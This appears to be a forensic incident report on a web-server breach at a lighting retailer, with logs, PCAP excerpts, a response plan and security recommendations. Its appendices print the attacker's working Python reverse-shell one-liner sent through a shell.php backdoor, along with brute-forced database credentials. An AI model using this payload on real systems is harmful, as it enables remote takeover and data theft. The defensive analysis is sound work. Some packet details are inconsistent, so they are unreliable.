

**Incident Report**

**Daniel Deng**

Reporting Individual Contact Information			
First Name	Last Name	Email	
Daniel	Deng	Leizydeng@gmail.com	
Title	Cell Number	Time	UserID
Cyber Security Analyst		Sep 5, 2024	001

## **Table of Contents**

### **1. Executive Summary**

### **2. Section 1: Incident Information**

#### 2.1.Incident Timeline

#### 2.2.PII /PHI Breach Information

#### 2.3.Technical Analysis

##### 2.3.1. Attack origin and impact (with related evidence)

##### 2.3.2. Insight into how systems were accessed

##### 2.3.3. Outline of weaknesses that allowed for this incident to occur

### **3. Section 2: Incident Response**

#### 3.1. Is the incident contained? How?

#### 3.2. Steps we took to contain and remediate the incident

#### 3.3. Response steps to handling such incidents

### **4. Section 3: Estimated Incident Impact and Recommendations**

#### 4.1.Estimated Incident Impact

#### 4.2.Post-Incident Recommendations

##### 4.2.1. How can the company safeguard itself from similar attacks

##### 4.2.2. Recommended potential security policy

### **5. Reference**

### **6. Appendix**

## 1. Executive Summary

Premium House Lights Inc. is an Ontario-based boutique company specializing in selling and installing luxury lighting for upscale homes and buildings. We operate both an e-commerce website and a physical store, catering to a loyal customer base. The website plays a crucial role in our operations, as it facilitates transactions and stores sensitive customer data, including payment information and personal details. As a company, we place a high value on customer trust and are committed to protecting their data.

Unfortunately, we recently experienced a data breach that compromised this trust. As the cybersecurity analyst, I led the investigation of the incident, analyzing all available artifacts to reconstruct the breach timeline. Through this analysis, we identified how the attackers gained access to our systems and the vulnerabilities that allowed them to do so. These weaknesses included unpatched software and misconfigured security controls, which ultimately left our server exposed.

To contain and remediate the incident, I recommended the following actions based on the industry-standard framework:

- Conduct regular penetration tests and vulnerability scans to proactively identify and address security gaps (Scarfone, 2008).
- Prioritize patching, especially for critical servers and systems, to eliminate known vulnerabilities (Souppaya, 2022).
- Network segmentation and implementation of access control lists (ACLs) to limit internal movement (Chandramouli, 2022).
- Implement web application firewall (WAF), Protect the web server by filtering and monitoring HTTP traffic, helping block malicious traffic (Chandramouli, 2022).
- Continuous monitoring of both the network and endpoints to detect and respond to threats in real-time (Dempsey, 2011).
- Implement strong password policies to address potential brute-force attacks (Esheridan, n.d.).

By implementing these measures, Premium House Lights can strengthen its defenses and protect itself against future cyberattacks, ensuring customer trust and data security.

## 2. Section 1: Incident Information

### 2.1. Incident Timeline

1. February 19, 2022, at 21:56:11 EST: Initial reconnaissance targeting our web server (134.122.33.221) from IP 136.243.111.17
2. February 19, 2022, at 21:58:22 EST: A complete web scan and probe targeted our webserver from IP 138.68.92.163, 182 failed requests in under 18 seconds.
3. February 19, 2022, at 21:58:40 EST: Successful access to the /uploads/ directory from IP 138.68.92.163, receiving a 200 response.
4. February 19, 2022, at 21:59:04 EST: An attempt was made to execute a Python script through the uploaded shell.php backdoor from IP 138.68.92.163, successfully establishing a **reverse shell (Appendix 3)** connection to gain remote access to our web server. This action received a 200 OK response, signaling the start of the exploit. The attacker then proceeded to brute-force the credentials (**Appendix 1**), successfully gaining access to our database server, which shares the same subnet as the web server.
5. February 19, 2022, at 22:00:55 EST. The attacker logged into our database server as the root user.
6. February 19, 2022, at 22:01:45 EST: Attacker created a copy of the phl database and exported the database information to phl.db using the mysqldump command.
7. February 19, 2022, at 22:02:26 EST: The attacker successfully transferred the phl.db backup file to a remote server at IP address 178.62.228.28, indicating data exfiltration.
8. February 19, 2022, at 22:02:38 EST: The attacker exited the system, concluding the attack.

### 2.2. Breach Information

Breach Information	
Is PII /PHI suspected to be compromised (Yes/No)?	Yes, PII breached
(If Yes) Estimated Total Number of PII /PHI Records Impacted:	681
(If Yes) Estimated Total Number of Users Impacted:	681

## 2.3. Technical Analysis

### 2.3.1. Attack origin and impact (with related evidence)


#### Attack Origin:

The attack originated from an initial reconnaissance scan targeting our web server (134.122.33.221). During the scan, the attackers successfully gained remote access via a backdoor file named shell.php on the server. This access initiated the attack and compromised the web server's defenses.

#### Impact:

Once inside the network, the attackers used lateral movement techniques to gain access to the database server. As a result, sensitive data, including personally identifiable information (PII), was breached. This data compromise poses significant risks to the affected individuals and could lead to legal and financial consequences for the company.

```
138.68.92.163 - - [19/Feb/2022:21:58:40 -0500] "GET /uploads/frand2 HTTP/1.1" 404 437 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)"
138.68.92.163 - - [19/Feb/2022:21:58:40 -0500] "GET /uploads/ HTTP/1.1" 200 1115 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)"
138.68.92.163 - - [19/Feb/2022:21:58:55 -0500] "GET /uploads/ HTTP/1.1" 200 1115 "-" "curl/7.68.0"
138.68.92.163 - - [19/Feb/2022:21:59:04 -0500] "POST /uploads/shell.php HTTP/1.1" 200 2655 "-" "curl/7.68.0"
```



Wireshark - Follow TCP Stream (tcp.stream eq 141) · phl\_webserver.pcap

POST /uploads/shell.php HTTP/1.1  
Host: 134.122.33.221  
User-Agent: curl/7.68.0  
Accept: \*/\*  
Connection: keep-alive  
Content-Type: application/x-www-form-urlencoded  
Content-Length: 331

cmd=python+-c+%27import+socket%2Csubprocess%2Cos%3Bs%3Dsocket.socket%28socket.AF\_INET%2Csocket.SOCK\_STREAM%29%3Bs.connect%28%28%22138.68.92.163%22%2C4444%29%29%3Bos.dup%28s.fileno%28%29%2C0%29%3B+os.dup%28s.fileno%28%29%2C1%29%3B+os.dup%28s.fileno%28%29%2C2%29%3Bp%3Dsubprocess.call%28%5B%22%2Fsh%22%2C%22-i%22%5D%29%3B%27

HTTP/1.1 200 OK  
Date: Sun, 20 Feb 2022 02:59:04 GMT  
Server: Apache/2.4.41 (Ubuntu)  
Vary: Accept-Encoding  
Content-Length: 2426  
Keep-Alive: timeout=5, max=100  
Connection: Keep-Alive  
Content-Type: text/html; charset=UTF-8

<!DOCTYPE html>  
<html lang="en">  
<!-- By Artyum (https://github.com/artyuum) -->  
<head>  
<meta charset="utf-8">  
<meta http-equiv="X-UA-Compatible" content="IE=edge">  
<meta name="viewport" content="width=device-width, initial-scale=1">  
<title>Web Shell</title>  
<style>  
\* {  
-webkit-box-sizing: border-box;  
box-sizing: border-box;  
}  
  
body {  
font-family: sans-serif;

Based on the artifacts, it is evident that after conducting several probing scans, the attacker identified an existing backdoor file (shell.php) on our server. Using a POST request, the attacker executed a Python script through shell.php to establish a reverse shell connection, gaining remote access to our web server. Following the TCP stream in the PCAP, the attacker proceeded to execute multiple commands, leading to the discovery and compromise of the database.

### 2.3.2. Insight into how systems were accessed

The attackers initially performed reconnaissance scans to identify vulnerabilities in the system. They discovered and used a backdoor file, shell.php, by exploiting this backdoor, they established a **reverse shell (Appendix 3)** and executed various commands to exploit the web server. This access facilitated lateral movement within the network, leading to the discovery and compromise of the database through brute-force attacks (**Appendix 1**).

### 2.3.3. Outline of weaknesses that allowed for this incident to occur

- **Outdated Server Patch (Appendix 2) and Inadequate Input Validation:** Allowed the existence of the malicious shell.php file.
- **Weak Web Server Defenses:** Only a firewall and a single switch were in place; no endpoint protection or monitoring and lack of Access Control.
- **Lack of Network Segmentation:** Allowed the attacker to move laterally to the database server.
- **Weak Passwords:** Enabled the attacker to use brute force attacks to access the database.

## 3. Section 2: Incident Response

### 3.1. Is the incident contained? How?

No, the incident is not fully contained as the data has been breached and the entire database of client information has been leaked. However, immediate segmentation and updates were carried out, and the system has been restored to normal operation. Furthermore, we have reinforced our security posture by implementing enhanced protections to prevent future attacks.

### 3.2. Steps we took to contain and remediate the incident

- **Blocked Web Server Traffic to Internal Network:** Immediately halted web server communication with the database and file servers to contain the attack and prevent further lateral movement.
- **Initiated Penetration Test and Vulnerability Scans:** Conducted comprehensive scans to identify vulnerabilities and backdoors on the web server and address potential security gaps.
- **Applied Critical Patches to the webserver:** Updated all systems with the latest patches to close existing vulnerabilities.
- **Established Network Segmentation:** Isolated critical systems, including the database and employee network, to prevent lateral movement.
- **Restored Web Server Operations:** Immediately after network patching and segmentation, the web server was fully restored to operational status.
- **Enhanced Web Server Defenses:** Implemented endpoint protection (IDS/IPS), monitoring tools, and improved firewall rules.
- **Change all passwords for critical servers:** Introduced complex password requirements to mitigate brute force attacks.

### 3.3. Response steps to handling such incidents

Based on the NIST Incident Response framework (Cichonski, 2012), I recommend the following steps for an Incident Response Plan to address such attacks in the future:

#### **Identification**

- **Action:** Identify the most critical assets, focusing on the database and web server as key components of the infrastructure. Conduct a comprehensive assessment of their current security posture to prioritize protective measures for these critical systems.
- **Responsible Role:** IT Team, C-Level Executives

#### **Preparation**

- **Action:** Strengthen security by implementing robust controls like network segmentation and enforcing complex password policies for critical systems. Conduct regular penetration tests and vulnerability scans and penetration tests.
- **Responsible Role:** IT Team

**Detection & Analysis**

- Action: Use real-time monitoring tools (IDS/IPS, SIEM) to detect anomalies and suspicious activities and analyze the extent of the breach through log reviews and forensic analysis.
- Responsible Role: Security Operations Center (SOC) Analyst, IT Team

**Containment**

- Action: Immediately block web server traffic to internal networks and isolate affected systems. Apply network segmentation to prevent lateral movement, ensuring long-term containment for critical systems like databases and the web server.
- Responsible Role: Network Administrator

**Eradication**

- Action: Conduct thorough vulnerability scans to identify backdoors and security weaknesses. Apply necessary patches and updates to eliminate vulnerabilities across the affected systems.
- Responsible Role: IT Team

**Recovery**

- Action: After securing and patching systems, restore the web server and database operations. Implement enhanced security measures and adjust firewall rules to prevent re-entry.
- Responsible Role: IT Team

**Post-Incident Activities**

- Action: Conduct a post-incident review to assess the effectiveness of the response. Update security policies based on lessons learned and implement continuous monitoring to detect future threats in real time.
- Responsible Role: Incident Response Manager, IT Team

**4. Section 3: Estimated Incident Impact and Recommendations****4.1. Estimated Incident Impact**



**Functional Impact**

- |   |   |
|---|---|
| <input type="checkbox"/> No Impact  | <input type="checkbox"/> Significant Impact to Non-Critical Services        |
| <input type="checkbox"/> No Impact to Services                              | <input type="checkbox"/> Denial of Non-Critical Services                    |
| <input checked="" type="checkbox"/> Minimal Impact to Non-Critical Services | <input checked="" type="checkbox"/> Significant Impact to Critical Services |
| <input type="checkbox"/> Minimal Impact to Critical Services                | <input type="checkbox"/> Denial of Critical Services/Loss of Control        |

**Information Impact**

- |   |  |
|---|--|
| <input type="checkbox"/> No Impact                      | <input type="checkbox"/> Destruction of Non-Critical Systems     |
| <input type="checkbox"/> Suspected But Not Identified   | <input checked="" type="checkbox"/> Critical Systems Data Breach |
| <input checked="" type="checkbox"/> Privacy Data Breach | <input checked="" type="checkbox"/> Core Credential Compromise   |
| <input type="checkbox"/> Proprietary Information Breach | <input type="checkbox"/> Destruction of Critical System          |

**Recoverability**

- |  |   |
|--|---|
| <input type="checkbox"/> Regular                 | <input type="checkbox"/> Extended                   |
| <input checked="" type="checkbox"/> Supplemented | <input checked="" type="checkbox"/> Not Recoverable |

**4.2. Post-Incident Recommendations****4.2.1. How can the company safeguard itself from similar attacks****• Implement Web Application Firewall (WAF)**

Protect the web server by filtering and monitoring HTTP traffic, helping block malicious traffic and attacks like SQL injections or cross-site scripting, or Remote code execution (MONTROYA, 2023).

**• Regular Penetration Testing and Vulnerability Scans**

Schedule frequent automated scans and perform manual penetration testing to detect and address vulnerabilities, identifying weaknesses before they can be exploited (Glover, n.d.).

- **Patch Management Program**

Ensure timely updates of software, operating systems, and applications with security patches to close known vulnerabilities.

- **Enhance Network Segmentation**

Continuously review and improve segmentation between critical systems to minimize the impact of lateral movement in case of a breach (Chandramouli, Guide to a Secure Enterprise Network Landscape, 2022).

- **Continuous Monitoring and Incident Detection**

Use Intrusion Detection/Prevention Systems (IDS/IPS), Security Information and Event Management (SIEM) tools, and monitoring software to detect suspicious activities and respond quickly.

- **Strengthen Access Controls and Privilege Management**

Limit access to sensitive systems based on roles, implement the principle of least privilege, and regularly review access rights.

- **Regular Security Training for Employees**

Educate staff on recognizing phishing attacks, social engineering tactics, and maintaining strong security practices.

- **Data Backup and Disaster Recovery Plans**

Maintain regular backups and test recovery procedures to minimize downtime and data loss in the event of an attack.

#### 4.2.2. Recommended potential security policy

To tackle the ever-evolving cyber threats we encounter daily, we need to implement the following security policies:

- **Network Management and Monitoring Policy**

Implement robust security controls for web applications, including the integration of WAF, and enforce network segmentation to isolate critical systems and limit lateral movement. Strengthen real-time monitoring using IDS/IPS, enhancing incident detection and response capabilities to quickly identify and mitigate threats across the network.

- **Vulnerability Management Policy**

Conduct regular manual penetration tests and automated vulnerability scans to proactively identify and address weaknesses.

- **Patch and Update Policy**

Mandate weekly patching and updating of all systems and software to reduce exposure to known vulnerabilities.

- **Access Control and Password Policy**

Implement strong access controls by enforcing the principle of least privilege and regularly reviewing access rights to sensitive systems. Strengthen password policies by requiring complex passwords, periodic changes, and enforcing account lockouts after multiple failed login attempts to mitigate brute force attacks.

- **Employee Security Awareness Policy**

Provide ongoing training and education to staff on recognizing and responding to security threats, including social engineering and phishing attacks.

## 5. Reference

Chandramouli, R. (2022). Retrieved from Guide to a Secure Enterprise Network Landscape: <https://nvlpubs.nist.gov/nistpubs/SpecialPublications/NIST.SP.800-215.pdf>

Chandramouli, R. (2022). *Guide to a Secure Enterprise Network Landscape*.

Cichonski, P. (2012). *Computer Security Incident Handling Guide*. NIST.

Dempsey, K. (2011). *Information Security Continuous Monitoring (ISCM)*. NIST. Retrieved from <https://nvlpubs.nist.gov/nistpubs/legacy/sp/nistspecialpublication800-137.pdf>

Esheridan. (n.d.). *Blocking Brute Force Attacks*. Retrieved from [https://owasp.org/www-community/controls/Blocking\\_Brute\\_Force\\_Attacks](https://owasp.org/www-community/controls/Blocking_Brute_Force_Attacks)

Glover, G. (n.d.). *Pentesting vs vulnerability scanning: two very different ways to test your systems for vulnerabilities*. Retrieved from <https://www.securitymetrics.com/blog/pentesting-vs-vulnerability-scanning-whats-difference>

Retrieved from <https://www.vaadata.com/blog/rce-remote-code-execution-exploitations-and-security-tips/>


Ruggeri, D. (2019). *Apache HTTP Server 2.4.41 Released*. Retrieved from <https://lists.apache.org/thread/qpkmnw8hwwcjmwnv2h3tcsk71twvtxpz>

Souppaya, M. (2022). *Guide to Enterprise Patch Management Planning*. Retrieved from <https://csrc.nist.gov/pubs/sp/800/40/r4/final>

1. Based on our web server's PCAP artifact, following the TCP stream of the shell.php (PCAP No.789), we observed that after the attacker discovered our database, they attempted to log in using four different sets of credentials, including "admin/admin" and "administrator/password." On the fourth attempt, they successfully logged in with the credentials "phl" and "phl123," demonstrating a brute force attack, albeit with only four attempts.

This successful login after just four attempts highlights a weakness in our current password policy, which lacks sufficient protection against brute force attacks. To mitigate this risk, we must enhance our password policy by enforcing stronger password requirements, implementing account lockout mechanisms after failed login attempts, and introducing multi-factor authentication to further safeguard against unauthorized access.

TIME	SOURCE	DESTINATION	PROTOCOL	LENGTH	WINDOW	STATUS	SYNOPSIS
786	2022-02-19 19:59:04.073598	138.68.92.163	54950	134.122.33.221	80	TCP	76 54950 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM TSval=105438764
787	2022-02-19 19:59:04.073651	134.122.33.221	80	138.68.92.163	54950	TCP	76 80 → 54950 [SYN, ACK] Seq=1 Win=65160 Len=0 MSS=1460 SACK_PERM TSv=
788	2022-02-19 19:59:04.171702	138.68.92.163	54950	134.122.33.221	80	TCP	60 54950 → 80 [ACK] Seq=1 Ack=1 Win=64256 Len=0 TSval=1054387746 TSecr=40592
789	2022-02-19 19:59:04.171795	138.68.92.163	80	134.122.33.221	80	HTTP	589 POST /uploads/shell.php HTTP/1.1 (application/x-www-form-urlencoded)
790	2022-02-19 19:59:04.171843	134.122.33.221	80	138.68.92.163	54950	TCP	68 80 → 54950 [ACK] Seq=1 Ack=522 Win=64640 Len=0 TSval=4059215840 TSecr=105
791	2022-02-19 19:59:04.191048	134.122.33.221	58866	138.68.92.163	4444	TCP	76 58866 → 4444 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM TSval=40592151
792	2022-02-19 19:59:04.289759	138.68.92.163	4444	134.122.33.221	58866	TCP	76 4444 → 58866 [SYN, ACK] Seq=0 Ack=1 Win=65160 Len=0 MSS=1460 SACK_PERM TS
793	2022-02-19 19:59:04.289822	134.122.33.221	58866	138.68.92.163	4444	TCP	68 58866 → 4444 [ACK] Seq=1 Ack=1 Win=64256 Len=0 TSval=4059215958 TSecr=105
794	2023-02-01 10:50:04.001733	134.122.33.221	58866	138.68.92.163	4444	TCP	69 58866 → 4444 [ACK] Seq=1 Ack=1 Win=64356 Len=0 TSval=10505015606 TSer=



Wireshark · Follow TCP Stream (tcp.stream eq 142) · phl\_webserver.pcap

```
admin
Password: admin

Login incorrect
database login: administrator
administrator
Password: password

Login incorrect
database login: phl
phl
Password: phl

Login incorrect
database login: phl
phl
Password: phl123

Welcome to Ubuntu 20.04.3 LTS (GNU/Linux 5.4.0-97-generic x86_64)

* Documentation:  https://help.ubuntu.com
* Management:    https://landscape.canonical.com
* Support:       https://ubuntu.com/advantage

System information as of Sat Feb 19 22:00:18 EST 2022

System load:  0.08      Users logged in:  1
Usage of /:   9.7% of 24.06GB   IPv4 address for eth0: 147.182.157.9
Memory usage: 56%          IPv4 address for eth0: 10.20.0.6
Swap usage:   0%           IPv4 address for eth1: 10.10.1.3
Processes:   102


14 updates can be applied immediately.
To see these additional updates run: apt list --upgradable

*** System restart required ***
Last login: Sat Feb 19 21:30:20 EST 2022 from 10.10.1.2 on pts/3
phl@database:~$ netstat -atunp
netstat -atunp

119 client pkts, 40 server pkts, 79 turns.
```

2. Based on the artifact, we identified the first successful handshake (HTTP 200 status) within the PCAP file, marking the initial response from our web server to the attacker's probe. The web server disclosed critical information, including the server version and operating system: **Apache/2.4.41**.

**Apache/2.4.41** was outdated by February 2022 (The time of this incident). This version of Apache was released in August 2019 (Ruggeri, 2019), and by 2022, several security vulnerabilities had been identified and patched in later releases. To strengthen security, our **patch management policy** should mandate **weekly updates** for all systems, to ensure that critical security patches and performance improvements are applied promptly. Regular weekly patching will help reduce the risk of vulnerabilities being exploited, ensuring our systems remain secure and up to date.



The National Vulnerability Database (NVD) includes the following CVE that specifically applies to our scenario.

- **CVE-2020-11984:** This is a buffer overflow vulnerability in the **mod\_proxy\_ftp** module of Apache HTTP Server 2.4.41 and earlier. This flaw could allow **remote attackers to execute arbitrary code**, making it directly related to remote code execution (RCE) (NVD, 2023).

Other vulnerabilities related to Apache 2.4.41 can be found here:  
[https://httpd.apache.org/security/vulnerabilities\\_24.html](https://httpd.apache.org/security/vulnerabilities_24.html)

### 3. Reverse Shell:

This command is shown on PCAP file No.789:

```
cmd=python -c 'import socket, subprocess, os; s=socket.socket(socket.AF_INET, socket.SOCK_STREAM); s.connect(("138.68.92.163", 4444)); os.dup2(s.fileno(), 0); os.dup2(s.fileno(), 1); os.dup2(s.fileno(), 2); p=subprocess.call(["/bin/sh", "-i"])
```

This Python one-liner is designed to create a reverse shell, enabling an attacker to remotely access and control the compromised server. With this reverse shell

The screenshot displays the Wireshark interface with a TCP stream capture of a shell session. The packet list at the top shows several connections from 138.68.92.163 to 134.122.33.221. The packet details pane highlights the application/x-www-form-urlencoded content type. The packet bytes pane shows the raw data being sent.

No.	Time	Source	S Port	Destination	D Port	Protocol	Length	Info
786	2022-02-19 19:59:04.073598	138.68.92.163	54950	134.122.33.221	80	TCP	76	54950 → 80
787	2022-02-19 19:59:04.073651	134.122.33.221	80	138.68.92.163	54950	TCP	76	80 → 54950
788	2022-02-19 19:59:04.171702	138.68.92.163	54950	134.122.33.221	80	TCP	68	54950 → 80
789	2022-02-19 19:59:04.171795	138.68.92.163	54950	134.122.33.221	80	HTTP	589	POST /uploads/shell.php HTTP/1.1

The packet details pane shows the following information:

- Ethernet II, Src: Intel(R) Ethernet Controller (igb), Dst: Realtek USB 10GbE SFP+ (enp10g0s1f0):**
- Hypertext Transfer Protocol:** Content-Type: application/x-www-form-urlencoded; Content-Length: 331
- Raw:** 589 bytes captured on interface eth0, 589 bytes captured (4712 bits) on Frame 789: 589 bytes on wire (4712 bits), 589 bytes captured (4712 bits)
- Linux cooked capture v1**
- Internet Protocol Version 4, Src: 138.68.92.163, Dst: 134.122.33.221**
- Transmission Control Protocol, Src Port: 54950, Dst Port: 80, Seq: 1, Ack: 1, Len: 521**
- Hypertext Transfer Protocol:** Content-Type: application/x-www-form-urlencoded
- [-]Form item: "cmd" => "python -c 'import socket, subprocess, os; s=socket.socket(socket.AF\_INET, socket.SOCK\_STREAM); s.connect((\"134.122.33.221\", 80)); print(s.recv(4096))'\"**

The packet bytes pane shows the raw data being sent, which includes the command: python -c 'import socket, subprocess, os; s=socket.socket(socket.AF\_INET, socket.SOCK\_STREAM); s.connect((\"134.122.33.221\", 80)); print(s.recv(4096))'